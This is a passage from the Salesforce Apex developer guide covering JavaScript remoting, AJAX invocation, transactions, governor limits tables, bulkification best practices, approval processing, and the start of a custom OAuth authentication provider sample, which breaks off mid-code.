- KnowledgeArticleVersionStandardController
- Message
- PageReference
- SelectOption
- StandardController
- StandardSetController

In addition to these classes, the `transient` keyword can be used when declaring methods in controllers and controller extensions. For more information, see Using the `transient` Keyword on page 79.

For more information on Visualforce, see the *Visualforce Developer's Guide*.

Invoking Apex Using JavaScript

JavaScript Remoting

Use JavaScript remoting in Visualforce to call methods in Apex controllers from JavaScript. Create pages with complex, dynamic behavior that isn't possible with the standard Visualforce AJAX components.

Features implemented using JavaScript remoting require three elements:

- The remote method invocation you add to the Visualforce page, written in JavaScript.
- The remote method definition in your Apex controller class. This method definition is written in Apex, but there are some important differences from normal action methods.

- The response handler callback function you add to or include in your Visualforce page, written in JavaScript.

In your controller, your Apex method declaration is preceded with the `@RemoteAction` annotation like this:

```
@RemoteAction
global static String getItemId(String objectName) { ... }
```

Apex `@RemoteAction` methods must be `static` and either `global` or `public`.

A simple JavaScript remoting invocation takes the following form.

```
[namespace.]controller.method(
    [parameters...,]
    callbackFunction,
    [configuration]
);
```

Table 2: Remote Request Elements

Element	Description
`namespace`	The namespace of the controller class. This is required if your organization has a namespace defined, or if the class comes from an installed package.
`controller`	The name of your Apex controller.
`method`	The name of the Apex method you're calling.
`parameters`	A comma-separated list of parameters that your method takes.
`callbackFunction`	The name of the JavaScript function that will handle the response from the controller. You can also declare an anonymous function inline. `callbackFunction` receives the status of the method call and the result as parameters.
`configuration`	Configures the handling of the remote call and response. Use this to change the behavior of a remoting call, such as whether or not to escape the Apex method's response.

For more information, see "JavaScript Remoting for Apex Controllers" in the *Visualforce Developer's Guide*.

Apex in AJAX

The AJAX toolkit includes built-in support for invoking Apex through anonymous blocks or public `webService` methods. To do so, include the following lines in your AJAX code:

```
<script src="/soap/ajax/15.0/connection.js" type="text/javascript"></script>
<script src="/soap/ajax/15.0/apex.js" type="text/javascript"></script>
```

Note: For AJAX buttons, use the alternate forms of these includes.

To invoke Apex, use one of the following two methods:

- Execute anonymously via `sforce.apex.executeAnonymous (script)`. This method returns a result similar to the API's result type, but as a JavaScript structure.

- Use a class WSDL. For example, you can call the following Apex class:

```
global class myClass {
  webService static Id makeContact(String lastName, Account a) {
        Contact c = new Contact(LastName = lastName, AccountId = a.Id);
        return c.id;
    }
}
```

By using the following JavaScript code:

```
var account = sforce.sObject("Account");
var id = sforce.apex.execute("myClass","makeContact",
                             {lastName:"Smith",
                              a:account});
```

The `execute` method takes primitive data types, sObjects, and lists of primitives or sObjects.

To call a webService method with no parameters, use `{}` as the third parameter for `sforce.apex.execute`. For example, to call the following Apex class:

```
global class myClass{
   webService static String getContextUserName() {
        return UserInfo.getFirstName();
   }
}
```

Use the following JavaScript code:

```
var contextUser = sforce.apex.execute("myClass", "getContextUserName", {});
```

Note: If a namespace has been defined for your organization, you must include it in the JavaScript code when you invoke the class. For example, to call the above class, the JavaScript code from above would be rewritten as follows:

```
var contextUser = sforce.apex.execute("myNamespace.myClass", "getContextUserName",
 {});
```

To verify whether your organization has a namespace, log in to your Salesforce organization and from Setup, enter *Packages* in the `Quick Find` box, then select **Packages**. If a namespace is defined, it is listed under Developer Settings.

Both examples result in native JavaScript values that represent the return type of the methods.

Use the following line to display a popup window with debugging information:

```
sforce.debug.trace=true;
```

CHAPTER 9 Apex Transactions and Governor Limits

In this chapter ...

- Apex Transactions
- Execution Governors and Limits
- Set Up Governor Limit Email Warnings
- Running Apex within Governor Execution Limits

Apex Transactions ensure the integrity of data. Apex code runs as part of atomic transactions. Governor execution limits ensure the efficient use of resources on the Force.com multitenant platform. Most of the governor limits are per transaction, and some aren't, such as 24-hour limits. To make sure Apex adheres to governor limits, certain design patterns should be used, such as bulk calls and foreign key relationships in queries. This chapter covers transactions, governor limits, and best practices.

Apex Transactions

An *Apex transaction* represents a set of operations that are executed as a single unit. All DML operations in a transaction either complete successfully, or if an error occurs in one operation, the entire transaction is rolled back and no data is committed to the database. The boundary of a transaction can be a trigger, a class method, an anonymous block of code, a Visualforce page, or a custom Web service method.

All operations that occur inside the transaction boundary represent a single unit of operations. This also applies for calls that are made from the transaction boundary to external code, such as classes or triggers that get fired as a result of the code running in the transaction boundary. For example, consider the following chain of operations: a custom Apex Web service method causes a trigger to fire, which in turn calls a method in a class. In this case, all changes are committed to the database only after all operations in the transaction finish executing and don't cause any errors. If an error occurs in any of the intermediate steps, all database changes are rolled back and the transaction isn't committed.

Note: An Apex transaction is sometimes referred to as an *execution context*. Both terms refer to the same thing. This guide uses the Apex transaction term.

How are Transactions Useful?

Transactions are useful when several operations are related, and either all or none of the operations should be committed. This keeps the database in a consistent state. There are many business scenarios that benefit from transaction processing. For example, transferring funds from one bank account to another is a common scenario. It involves debiting the first account and crediting the second account with the amount to transfer. These two operations need to be committed together to the database. But if the debit operation succeeds and the credit operation fails, the account balances will be inconsistent.

Example

This example shows how all DML `insert` operations in a method are rolled back when the last operation causes a validation rule failure. In this example, the `invoice` method is the transaction boundary—all code that runs within this method either commits all changes to the platform database or rolls back all changes. In this case, we add a new invoice statement with a line item for the pencils merchandise. The Line Item is for a purchase of 5,000 pencils specified in the Units_Sold__c field, which is more than the entire pencils inventory of 1,000. This example assumes a validation rule has been set up to check that the total inventory of the merchandise item is enough to cover new purchases.

Since this example attempts to purchase more pencils (5,000) than items in stock (1,000), the validation rule fails and throws an exception. Code execution halts at this point and all DML operations processed before this exception are rolled back. In this case, the invoice statement and line item won't be added to the database, and their `insert` DML operations are rolled back.

In the Developer Console, execute the static `invoice` method.

```
// Only 1,000 pencils are in stock.
// Purchasing 5,000 pencils cause the validation rule to fail,
// which results in an exception in the invoice method.
Id invoice = MerchandiseOperations.invoice('Pencils', 5000, 'test 1');
```

This is the definition of the `invoice` method. In this case, the update of total inventory causes an exception due to the validation rule failure. As a result, the invoice statements and line items will be rolled back and won't be inserted into the database.

```
public class MerchandiseOperations {
    public static Id invoice( String pName, Integer pSold, String pDesc) {
        // Retrieve the pencils sample merchandise
        Merchandise__c m = [SELECT Price__c,Total_Inventory__c
```

```
            FROM Merchandise__c WHERE Name = :pName LIMIT 1];
        // break if no merchandise is found
        System.assertNotEquals(null, m);
        // Add a new invoice
        Invoice_Statement__c i = new Invoice_Statement__c(
            Description__c = pDesc);
        insert i;

        // Add a new line item to the invoice
        Line_Item__c li = new Line_Item__c(
            Name = '1',
            Invoice_Statement__c = i.Id,
            Merchandise__c = m.Id,
            Unit_Price__c = m.Price__c,
            Units_Sold__c = pSold);
        insert li;

        // Update the inventory of the merchandise item
        m.Total_Inventory__c -= pSold;
        // This causes an exception due to the validation rule
        // if there is not enough inventory.
        update m;
        return i.Id;
    }
}
```

Execution Governors and Limits

Because Apex runs in a multitenant environment, the Apex runtime engine strictly enforces limits to ensure that runaway Apex code or processes don't monopolize shared resources. If some Apex code exceeds a limit, the associated governor issues a runtime exception that cannot be handled.

The Apex limits, or *governors*, track and enforce the statistics outlined in the following tables and sections.

- Per-Transaction Apex Limits
- Per-Transaction Certified Managed Package Limits
- Force.com Platform Apex Limits
- Static Apex Limits
- Size-Specific Apex Limits
- Miscellaneous Apex Limits

In addition to the core Apex governor limits, email limits and push notification limits are also included later in this topic for your convenience.

Per-Transaction Apex Limits

These limits count for each Apex transaction. For Batch Apex, these limits are reset for each execution of a batch of records in the `execute` method.

This table lists limits for synchronous Apex and asynchronous Apex (Batch Apex and future methods) when they're different. Otherwise, this table lists only one limit that applies to both synchronous and asynchronous Apex.

Description	Synchronous Limit	Asynchronous Limit
Total number of SOQL queries issued[1] (This limit doesn't apply to custom metadata types. In a single Apex transaction, custom metadata records can have unlimited SOQL queries.)	100	200
Total number of records retrieved by SOQL queries	50,000	
Total number of records retrieved by `Database.getQueryLocator`	10,000	
Total number of SOSL queries issued	20	
Total number of records retrieved by a single SOSL query	2,000	
Total number of DML statements issued[2]	150	
Total number of records processed as a result of DML statements, `Approval.process`, or `database.emptyRecycleBin`	10,000	
Total stack depth for any Apex invocation that recursively fires triggers due to `insert`, `update`, or `delete` statements[3]	16	
Total number of callouts (HTTP requests or Web services calls) in a transaction	100	
Maximum timeout for all callouts (HTTP requests or Web services calls) in a transaction	120 seconds	
Maximum number of methods with the `future` annotation allowed per Apex invocation	50	
Maximum number of Apex jobs added to the queue with `System.enqueueJob`	50	
Total number of `sendEmail` methods allowed	10	
Total heap size[4]	6 MB	12 MB
Maximum CPU time on the Salesforce servers[5]	10,000 milliseconds	60,000 milliseconds
Maximum execution time for each Apex transaction	10 minutes	
Maximum number of push notification method calls allowed per Apex transaction	10	
Maximum number of push notifications that can be sent in each push notification method call	2,000	

[1] In a SOQL query with parent-child relationship subqueries, each parent-child relationship counts as an extra query. These types of queries have a limit of three times the number for top-level queries. The row counts from these relationship queries contribute to the row counts of the overall code execution. In addition to static SOQL statements, calls to the following methods count against the number of SOQL statements issued in a request.

- `Database.countQuery`
- `Database.getQueryLocator`
- `Database.query`

[2] Calls to the following methods count against the number of DML queries issued in a request.

- `Approval.process`
- `Database.convertLead`
- `Database.emptyRecycleBin`

- `Database.rollback`
- `Database.setSavePoint`
- `delete` and `Database.delete`
- `insert` and `Database.insert`
- `merge` and `Database.merge`
- `undelete` and `Database.undelete`
- `update` and `Database.update`
- `upsert` and `Database.upsert`
- `System.runAs`

[3] Recursive Apex that does not fire any triggers with `insert`, `update`, or `delete` statements exists in a single invocation, with a single stack. Conversely, recursive Apex that fires a trigger spawns the trigger in a new Apex invocation, separate from the invocation of the code that caused it to fire. Because spawning a new invocation of Apex is a more expensive operation than a recursive call in a single invocation, there are tighter restrictions on the stack depth of these types of recursive calls.

[4] Email services heap size is 36 MB.

[5] CPU time is calculated for all executions on the Salesforce application servers occurring in one Apex transaction. CPU time is calculated for the executing Apex code, and for any processes that are called from this code, such as package code and workflows. CPU time is private for a transaction and is isolated from other transactions. Operations that don't consume application server CPU time aren't counted toward CPU time. For example, the portion of execution time spent in the database for DML, SOQL, and SOSL isn't counted, nor is waiting time for Apex callouts.

Note:

- Limits apply individually to each `testMethod`.
- To determine the code execution limits for your code while it is running, use the Limits methods. For example, you can use the `getDMLStatements` method to determine the number of DML statements that have already been called by your program. Or, you can use the `getLimitDMLStatements` method to determine the total number of DML statements available to your code.

Per-Transaction Certified Managed Package Limits

Certified managed packages—managed packages that have passed the security review for AppExchange—get their own set of limits for most per-transaction limits. Certified managed packages are developed by Salesforce ISV Partners, are installed in your org from Force.com AppExchange, and have unique namespaces.

Here is an example that illustrates the separate certified managed package limits for DML statements. If you install a certified managed package, all the Apex code in that package gets its own 150 DML statements. These DML statements are in addition to the 150 DML statements your org's native code can execute. This limit increase means more than 150 DML statements can execute during a single transaction if code from the managed package and your native org both execute. Similarly, the certified managed package gets its own 100-SOQL-query limit for synchronous Apex, in addition to the org's native code limit of 100 SOQL queries.

There's no limit on the number of certified namespaces that can be invoked in a single transaction. However, the number of operations that can be performed in each namespace must not exceed the per-transaction limits. There's also a limit on the cumulative number of operations that can be made across namespaces in a transaction. This cumulative limit is 11 times the per-namespace limit. For example, if the per-namespace limit for SOQL queries is 100, a single transaction can perform up to 1,100 SOQL queries. In this case, the cumulative limit is 11 times the per-namespace limit of 100. These queries can be performed across an unlimited number of namespaces, as long as any one namespace doesn't have more than 100 queries. The cumulative limit doesn't affect limits that are shared across all namespaces, such as the limit on maximum CPU time.

Note: These cross-namespace limits apply only to namespaces in certified managed packages. Namespaces in packages that are not certified don't have their own separate governor limits. The resources they use continue to count against the same governor limits used by your org's custom code.

This table lists the cumulative cross-namespace limits.

Description	Cumulative Cross-Namespace Limit
Total number of SOQL queries issued	1,100
Total number of records retrieved by `Database.getQueryLocator`	110,000
Total number of SOSL queries issued	220
Total number of DML statements issued	1,650
Total number of callouts (HTTP requests or Web services calls) in a transaction	1,100
Total number of `sendEmail` methods allowed	110

All per-transaction limits count separately for certified managed packages except for:

- The total heap size
- The maximum CPU time
- The maximum transaction execution time
- The maximum number of unique namespaces

These limits count for the entire transaction, regardless of how many certified managed packages are running in the same transaction.

Also, if you install a package from AppExchange that isn't created by a Salesforce ISV Partner and isn't certified, the code from that package doesn't have its own separate governor limits. Any resources it uses count against the total governor limits for your org. Cumulative resource messages and warning emails are also generated based on managed package namespaces.

For more information on Salesforce ISV Partner packages, see Salesforce Partner Programs.

Force.com Platform Apex Limits

The limits in this table aren't specific to an Apex transaction and are enforced by the Force.com platform.

Description	Limit
The maximum number of asynchronous Apex method executions (batch Apex, future methods, Queueable Apex, and scheduled Apex) per a 24-hour period[1]	250,000 or the number of user licenses in your org multiplied by 200, whichever is greater
Number of synchronous concurrent requests for long-running requests that last longer than 5 seconds for each org.[2]	10
Maximum number of Apex classes scheduled concurrently	100
Maximum number of batch Apex jobs in the Apex flex queue that are in `Holding` status	100
Maximum number of batch Apex jobs queued or active concurrently[3]	5

Description	Limit
Maximum number of batch Apex job `start` method concurrent executions[4]	1
Maximum number of batch jobs that can be submitted in a running test	5
Maximum number of test classes that can be queued per 24-hour period (production orgs other than Developer Edition)[5]	The greater of 500 or 10 multiplied by the number of test classes in the org
Maximum number of test classes that can be queued per 24-hour period (sandbox and Developer Edition orgs)[5]	The greater of 500 or 20 multiplied by the number of test classes in the org
Maximum number of query cursors open concurrently per user[6]	50
Maximum number of query cursors open concurrently per user for the Batch Apex `start` method	15
Maximum number of query cursors open concurrently per user for the Batch Apex `execute` and `finish` methods	5
Maximum simultaneous requests to URLs with the same host for a callout request[7]	To external endpoints: 20 To endpoints within your Salesforce org's domain: unlimited

[1] For Batch Apex, method executions include executions of the `start`, `execute`, and `finish` methods. This limit is for your entire org and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. To check how many asynchronous Apex executions are available, make a request to the REST API `limits` resource. See List Organization Limits in the *Force.com REST API Developer Guide*. The licenses that count toward this limit are full Salesforce user licenses or Force.com App Subscription user licenses. Chatter Free, Chatter customer users, Customer Portal User, and partner portal User licenses aren't included.

[2] If more requests are made while the 10 long-running requests are still running, they're denied.

[3] When batch jobs are submitted, they're held in the flex queue before the system queues them for processing.

[4] Batch jobs that haven't started yet remain in the queue until they're started. If more than one job is running, this limit doesn't cause any batch job to fail and `execute` methods of batch Apex jobs still run in parallel.

[5] This limit applies to tests running asynchronously. This group of tests includes tests started through the Salesforce user interface including the Developer Console or by inserting `ApexTestQueueItem` objects using SOAP API.

[6] For example, if 50 cursors are open and a client application still logged in as the same user attempts to open a new one, the oldest of the 50 cursors is released. Cursor limits for different Force.com features are tracked separately. For example, you can have 50 Apex query cursors, 15 cursors for the Batch Apex `start` method, 5 cursors each for the Batch Apex `execute` and `finish` methods, and 5 Visualforce cursors open at the same time.

[7] The host is defined by the unique subdomain for the URL—for example, `www.mysite.com` and `extra.mysite.com` are two different hosts. This limit is calculated across all orgs that access the same host. If this limit is exceeded, a `CalloutException` is thrown.

Static Apex Limits

Description	Limit
Default timeout of callouts (HTTP requests or Web services calls) in a transaction	10 seconds
Maximum size of callout request or response (HTTP request or Web services call)[1]	6 MB for synchronous Apex or 12 MB for asynchronous Apex
Maximum SOQL query run time before Salesforce cancels the transaction	120 seconds
Maximum number of class and trigger code units in a deployment of Apex	5,000
For loop list batch size	200
Maximum number of records returned for a Batch Apex query in `Database.QueryLocator`	50 million

[1] The HTTP request and response sizes count towards the total heap size.

Size-Specific Apex Limits

Description	Limit
Maximum number of characters for a class	1 million
Maximum number of characters for a trigger	1 million
Maximum amount of code used by all Apex code in an org[1]	3 MB
Method size limit [2]	65,535 bytecode instructions in compiled form

[1] This limit does not apply to certified managed packages installed from AppExchange (that is, an app that has been marked AppExchange Certified). The code in those types of packages belongs to a namespace unique from the code in your org. For more information on AppExchange Certified packages, see the Force.com AppExchange online help. This limit also does not apply to any code included in a class defined with the `@isTest` annotation.

[2] Large methods that exceed the allowed limit cause an exception to be thrown during the execution of your code.

Miscellaneous Apex Limits

SOQL Query Performance

For best performance, SOQL queries must be selective, particularly for queries inside triggers. To avoid long execution times, the system can terminate nonselective SOQL queries. Developers receive an error message when a non-selective query in a trigger executes against an object that contains more than 200,000 records. To avoid this error, ensure that the query is selective. See More Efficient SOQL Queries.

Chatter in Apex

For classes in the `ConnectApi` namespace, every write operation costs one DML statement against the Apex governor limit. `ConnectApi` method calls are also subject to rate limiting. `ConnectApi` rate limits match Chatter REST API rate limits. Both

have a per user, per namespace, per hour rate limit. When you exceed the rate limit, a `ConnectApi.RateLimitException` is thrown. Your Apex code must catch and handle this exception.

Event Reports

The maximum number of records that an event report returns for a user who is not a system administrator is 20,000; for system administrators, 100,000.

Data.com Clean

If you use the Data.com Clean product and its automated jobs, and you have set up Apex triggers on account, contact, or lead records that run SOQL queries, the queries can interfere with Clean jobs for those objects. Your Apex triggers (combined) must not exceed 200 SOQL queries per batch. If they do, your Clean job for that object fails. In addition, if your triggers call `future` methods, they are subject to a limit of 10 `future` calls per batch.

Email Limits

Inbound Email Limits

Email Services: Maximum Number of Email Messages Processed (Includes limit for On-Demand Email-to-Case)	Number of user licenses multiplied by 1,000; maximum 1,000,000
Email Services: Maximum Size of Email Message (Body and Attachments)	10 MB[1]
On-Demand Email-to-Case: Maximum Email Attachment Size	25 MB
On-Demand Email-to-Case: Maximum Number of Email Messages Processed (Counts toward limit for Email Services)	Number of user licenses multiplied by 1,000; maximum 1,000,000

[1] The maximum size of email messages for Email Services varies depending on language and character set. The size of an email message includes the email headers, body, attachments, and encoding. As a result, an email with a 25 MB attachment likely exceeds the 25 MB size limit for an email message after accounting for the headers, body, and encoding..

When defining email services, note the following:

- An email service only processes messages it receives at one of its addresses.
- Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000; maximum 1,000,000. For example, if you have 10 licenses, your org can process up to 10,000 email messages a day.
- Email service addresses that you create in your sandbox cannot be copied to your production org.
- For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email address.
- Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 10 MB (varies depending on language and character set).

Outbound Email: Limits for Single and Mass Email Sent Using Apex

Using the API or Apex, you can send single emails to a maximum of 5,000 external email addresses per day based on Greenwich Mean Time (GMT). Single emails sent using the email author or composer in Salesforce don't count toward this limit. There's no limit on sending individual emails to contacts, leads, person accounts, and users in your org directly from account, contact, lead, opportunity, case, campaign, or custom object pages.

When sending single emails, keep in mind:

- You can specify up to 100 recipients for the `To` field and up to 25 recipients for the `CC` and `BCC` fields in each `SingleEmailMessage`.
- If you use `SingleEmailMessage` to email your org's internal users, specifying the user's ID in `setTargetObjectId` means the email doesn't count toward the daily limit. However, specifying internal users' email addresses in `setToAddresses` means the email does count toward the limit.

You can send mass email to a maximum of 5,000 external email addresses per day per org based on Greenwich Mean Time (GMT).

Note:

- The single and mass email limits don't take unique addresses into account. For example, if you have `johndoe@example.com` in your email 10 times, that counts as 10 against the limit.
- You can send an unlimited amount of email to your org's internal users, which includes portal users.
- You can send mass emails only to contacts, person accounts, leads, and your org's internal users.
- In Developer Edition orgs and orgs evaluating Salesforce during a trial period, you can send mass email to no more than 10 external email addresses per day. This lower limit doesn't apply if your org was created before the Winter '12 release and already had mass email enabled with a higher limit. Additionally, your org can send single emails to a maximum of 15 email addresses per day.

Push Notification Limits

The maximum push notifications allowed for each mobile app associated with your Salesforce org depends on the type of app.

Mobile application type	Maximum notifications per app per day
Provided by Salesforce (for example, Salesforce1)	50,000
Developed by your company for internal employee use	35,000
Installed from the AppExchange	5,000

Only *deliverable* notifications count toward this limit. For example, consider the scenario where a notification is sent to 1,000 employees in your company, but 100 employees haven't installed the mobile application yet. Only the notifications sent to the 900 employees who have installed the mobile application count toward this limit.

Each test push notification that is generated through the Test Push Notification page is limited to a single recipient. Test push notifications count toward an application's daily push notification limit.

SEE ALSO:

Asynchronous Callout Limits

Set Up Governor Limit Email Warnings

You can specify users in your organization to receive an email notification when they invoke Apex code that surpasses 50% of allocated governor limits.

1. Log in to Salesforce as an administrator user.
2. From Setup, enter *Users* in the `Quick Find` box, then select **Users**.

3. Click **Edit** next to the name of the user to receive the email notifications.
4. Select the `Send Apex Warning Emails` option.
5. Click **Save**.

Running Apex within Governor Execution Limits

Unlike traditional software development, developing software in a multitenant cloud environment, the Force.com platform, relieves you from having to scale your code because the Force.com platform does it for you. Because resources are shared in a multitenant platform, the Apex runtime engine enforces a set of governor execution limits to ensure that no one transaction monopolizes shared resources.

Your Apex code must execute within these predefined execution limits. If a governor limit is exceeded, a run-time exception that can't be handled is thrown. By following best practices in your code, you can avoid hitting these limits. Imagine you had to wash 100 T-shirts. Would you wash them one by one—one per load of laundry, or would you group them in batches for just a few loads? The benefit of coding in the cloud is that you learn how to write more efficient code and waste fewer resources.

The governor execution limits are per transaction. For example, one transaction can issue up to 100 SOQL queries and up to 150 DML statements. There are some other limits that aren't transaction bound, such as the number of batch jobs that can be queued or active at one time.

The following are some best practices for writing code that doesn't exceed certain governor limits.

Bulkifying DML Calls

Making DML calls on lists of sObjects instead of each individual sObject makes it less likely to reach the DML statements limit. The following is an example that doesn't bulkify DML operations, and the next example shows the recommended way of calling DML statements.

Example: DML calls on single sObjects

The for loop iterates over line items contained in the `liList` List variable. For each line item, it sets a new value for the Description__c field and then updates the line item. If the list contains more than 150 items, the 151st update call returns a run-time exception for exceeding the DML statement limit of 150. How do we fix this? Check the second example for a simple solution.

```
for(Line_Item__c li : liList) {
    if (li.Units_Sold__c > 10) {
        li.Description__c = 'New description';
    }
    // Not a good practice since governor limits might be hit.
    update li;
}
```

Recommended Alternative: DML calls on sObject lists

This enhanced version of the DML call performs the update on an entire list that contains the updated line items. It starts by creating a new list and then, inside the loop, adds every update line item to the new list. It then performs a bulk update on the new list.

```
List<Line_Item__c> updatedList = new List<Line_Item__c>();

for(Line_Item__c li : liList) {
    if (li.Units_Sold__c > 10) {
        li.Description__c = 'New description';
        updatedList.add(li);
    }
}
```

```
// Once DML call for the entire list of line items
update updatedList;
```

More Efficient SOQL Queries

Placing SOQL queries inside `for` loop blocks isn't a good practice because the SOQL query executes once for each iteration and may surpass the 100 SOQL queries limit per transaction. The following is an example that runs a SOQL query for every item in `Trigger.new`, which isn't efficient. An alternative example is given with a modified query that retrieves child items using only one SOQL query.

Example: Inefficient querying of child items

The `for` loop in this example iterates over all invoice statements that are in `Trigger.new`. The SOQL query performed inside the loop retrieves the child line items of each invoice statement. If more than 100 invoice statements were inserted or updated, and thus contained in `Trigger.new`, this results in a run-time exception because of reaching the SOQL limit. The second example solves this problem by creating another SOQL query that can be called only once.

```
trigger LimitExample on Invoice_Statement__c (before insert, before update) {
    for(Invoice_Statement__c inv : Trigger.new) {
        // This SOQL query executes once for each item in Trigger.new.
        // It gets the line items for each invoice statement.
        List<Line_Item__c> liList = [SELECT Id,Units_Sold__c,Merchandise__c
                                     FROM Line_Item__c
                                     WHERE Invoice_Statement__c = :inv.Id];
        for(Line_Item__c li : liList) {
            // Do something
        }
    }
}
```

Recommended Alternative: Querying of child items with one SOQL query

This example bypasses the problem of having the SOQL query called for each item. It has a modified SOQL query that retrieves all invoice statements that are part of `Trigger.new` and also gets their line items through the nested query. In this way, only one SOQL query is performed and we're still within our limits.

```
trigger EnhancedLimitExample on Invoice_Statement__c (before insert, before update) {
    // Perform SOQL query outside of the for loop.
    // This SOQL query runs once for all items in Trigger.new.
    List<Invoice_Statement__c> invoicesWithLineItems =
       [SELECT Id,Description__c,(SELECT Id,Units_Sold__c,Merchandise__c from Line_Items__r)

         FROM Invoice_Statement__c WHERE Id IN :Trigger.newMap.KeySet()];

    for(Invoice_Statement__c inv : invoicesWithLineItems) {
        for(Line_Item__c li : inv.Line_Items__r) {
            // Do something
        }
    }
}
```

SOQL For Loops

Use SOQL for loops to operate on records in batches of 200. This helps avoid the heap size limit of 6 MB. Note that this limit is for code running synchronously and it is higher for asynchronous code execution.

Example: Query without a for loop

The following is an example of a SOQL query that retrieves all merchandise items and stores them in a List variable. If the returned merchandise items are large in size and a large number of them was returned, the heap size limit might be hit.

```
List<Merchandise__c> ml = [SELECT Id,Name FROM Merchandise__c];
```

Recommended Alternative: Query within a for loop

To prevent this from happening, this second version uses a SOQL for loop, which iterates over the returned results in batches of 200 records. This reduces the size of the `ml` list variable which now holds 200 items instead of all items in the query results, and gets recreated for every batch.

```
for (List<Merchandise__c> ml : [SELECT Id,Name FROM Merchandise__c]){
    // Do something.
}
```

CHAPTER 10 Using Salesforce Features with Apex

In this chapter ...

- Actions
- Approval Processing
- Authentication
- Chatter Answers and Ideas
- Chatter in Apex
- Moderate Chatter Private Messages with Triggers
- Moderate Feed Items with Triggers
- Communities
- Email
- Platform Cache
- Salesforce Knowledge
- Salesforce Connect
- Salesforce Reports and Dashboards API via Apex
- Force.com Sites
- Support Classes
- Territory Management 2.0
- Visual Workflow

Several Salesforce application features in the user interface are exposed in Apex enabling programmatic access to those features in the Force.com platform.

For example, using Chatter in Apex enables you to post a message to a Chatter feed. Using the approval methods, you can submit approval process requests and approve these requests.

Actions

Create actions and add them to the Chatter publisher on the home page, on the Chatter tab, in Chatter groups, and on record detail pages. Choose from standard actions, such as create and update actions, or create actions based on your company's needs.

- *Create actions* let users create records. They're different from the Quick Create and Create New features on the Salesforce home page, because create actions respect validation rules and field requiredness, and you can choose each action's fields.
- *Custom actions* are actions that you create and customize yourself, such as Create a Record, Send Email, or Log a Call actions. They can also invoke Lightning components, Visualforce pages, or canvas apps with functionality that you define. For example, you can create a custom action so that users can write comments that are longer than 5,000 characters, or create one that integrates a video-conferencing application so that support agents can communicate visually with customers.

For create, log-a-call, and custom actions, you can create either object-specific actions or global actions. Update actions must be object-specific.

For more information on actions, see the online help.

DescribeAvailableQuickActionResult Class

Approval Processing

An approval process automates how records are approved in Salesforce. An approval process specifies each step of approval, including who to request approval from and what to do at each point of the process.

- Use the Apex process classes to create approval requests and process the results of those requests:
  - ProcessRequest Class
  - ProcessResult Class
  - ProcessSubmitRequest Class
  - ProcessWorkitemRequest Class
- Use the `Approval.process` method to submit an approval request and approve or reject existing approval requests. For more information, see Approval Class.

Note: The `process` method counts against the DML limits for your organization. See Execution Governors and Limits.

For more information about approval processes, see "Set Up an Approval Process" in the Salesforce online help.

IN THIS SECTION:

Apex Approval Processing Example

Apex Approval Processing Example

The following sample code initially submits a record for approval, then approves the request. This example requires an approval process to be set up for accounts.

```
public class TestApproval {
    void submitAndProcessApprovalRequest() {
        // Insert an account
        Account a = new Account(Name='Test',annualRevenue=100.0);
        insert a;

        User user1 = [SELECT Id FROM User WHERE Alias='SomeStandardUser'];

        // Create an approval request for the account
        Approval.ProcessSubmitRequest req1 =
            new Approval.ProcessSubmitRequest();
        req1.setComments('Submitting request for approval.');
        req1.setObjectId(a.id);

        // Submit on behalf of a specific submitter
        req1.setSubmitterId(user1.Id);

        // Submit the record to specific process and skip the criteria evaluation
        req1.setProcessDefinitionNameOrId('PTO_Request_Process');
        req1.setSkipEntryCriteria(true);

        // Submit the approval request for the account
        Approval.ProcessResult result = Approval.process(req1);

        // Verify the result
        System.assert(result.isSuccess());

        System.assertEquals(
            'Pending', result.getInstanceStatus(),
            'Instance Status'+result.getInstanceStatus());

        // Approve the submitted request
        // First, get the ID of the newly created item
        List<Id> newWorkItemIds = result.getNewWorkitemIds();

        // Instantiate the new ProcessWorkitemRequest object and populate it
        Approval.ProcessWorkitemRequest req2 =
            new Approval.ProcessWorkitemRequest();
        req2.setComments('Approving request.');
        req2.setAction('Approve');
        req2.setNextApproverIds(new Id[] {UserInfo.getUserId()});

        // Use the ID from the newly created item to specify the item to be worked
        req2.setWorkitemId(newWorkItemIds.get(0));
```

```
        // Submit the request for approval
        Approval.ProcessResult result2 =  Approval.process(req2);

        // Verify the results
        System.assert(result2.isSuccess(), 'Result Status:'+result2.isSuccess());

        System.assertEquals(
            'Approved', result2.getInstanceStatus(),
            'Instance Status'+result2.getInstanceStatus());
    }
}
```

Authentication

Salesforce provides various ways to authenticate users. Build a combination of authentication methods to fit the needs of your org and your users' use patterns.

IN THIS SECTION:

Create a Custom Authentication Provider Plug-in
You can use Apex to create a custom OAuth-based authentication provider plug-in for single sign-on (SSO) to Salesforce.

Create a Custom Authentication Provider Plug-in

You can use Apex to create a custom OAuth-based authentication provider plug-in for single sign-on (SSO) to Salesforce.

Single sign-on (SSO) lets users access authorized network resources with one login. You validate usernames and passwords against your corporate user database or other client app rather than Salesforce managing separate passwords for each resource. Out of the box, Salesforce supports several external authentication providers for single sign-on, including Facebook, Google, LinkedIn, and service providers that implement the OpenID Connect protocol. By creating a plug-in with Apex, you can add your own OAuth-based authentication provider. Your users can then use the SSO credentials they already use for non-Salesforce applications with your Salesforce orgs.

Before you create your Apex class, you create a custom metadata type record for your authentication provider. For details, see Create a Custom External Authentication Provider.

Sample Classes

This example extends the abstract class `Auth.AuthProviderPluginClass` to configure an external authentication provider called Concur. Build the sample classes and sample test classes in the following order.

1. Concur
2. ConcurTestStaticVar
3. MockHttpResponseGenerator
4. ConcurTestClass

```
global class Concur extends Auth.AuthProviderPluginClass {

                public String redirectUrl; // use this URL for the endpoint that the
authentication provider calls back to for configuration
```

```
                private String key;
                private String secret;
               private String authUrl;    // application redirection to the Concur website
 for authentication and authorization
                private String accessTokenUrl; // uri to get the new access token from
concur  using the GET verb
              private String customMetadataTypeApiName; // api name for the custom metadata
 type created for this auth provider
                private String userAPIUrl; // api url to access the user in concur
                private String userAPIVersionUrl; // version of the user api url to access
 data from concur

                global String getCustomMetadataType() {
                    return customMetadataTypeApiName;
                }

               global PageReference initiate(Map<string,string> authProviderConfiguration,
 String stateToPropagate) {
                    authUrl = authProviderConfiguration.get('Auth_Url__c');
                    key = authProviderConfiguration.get('Key__c');
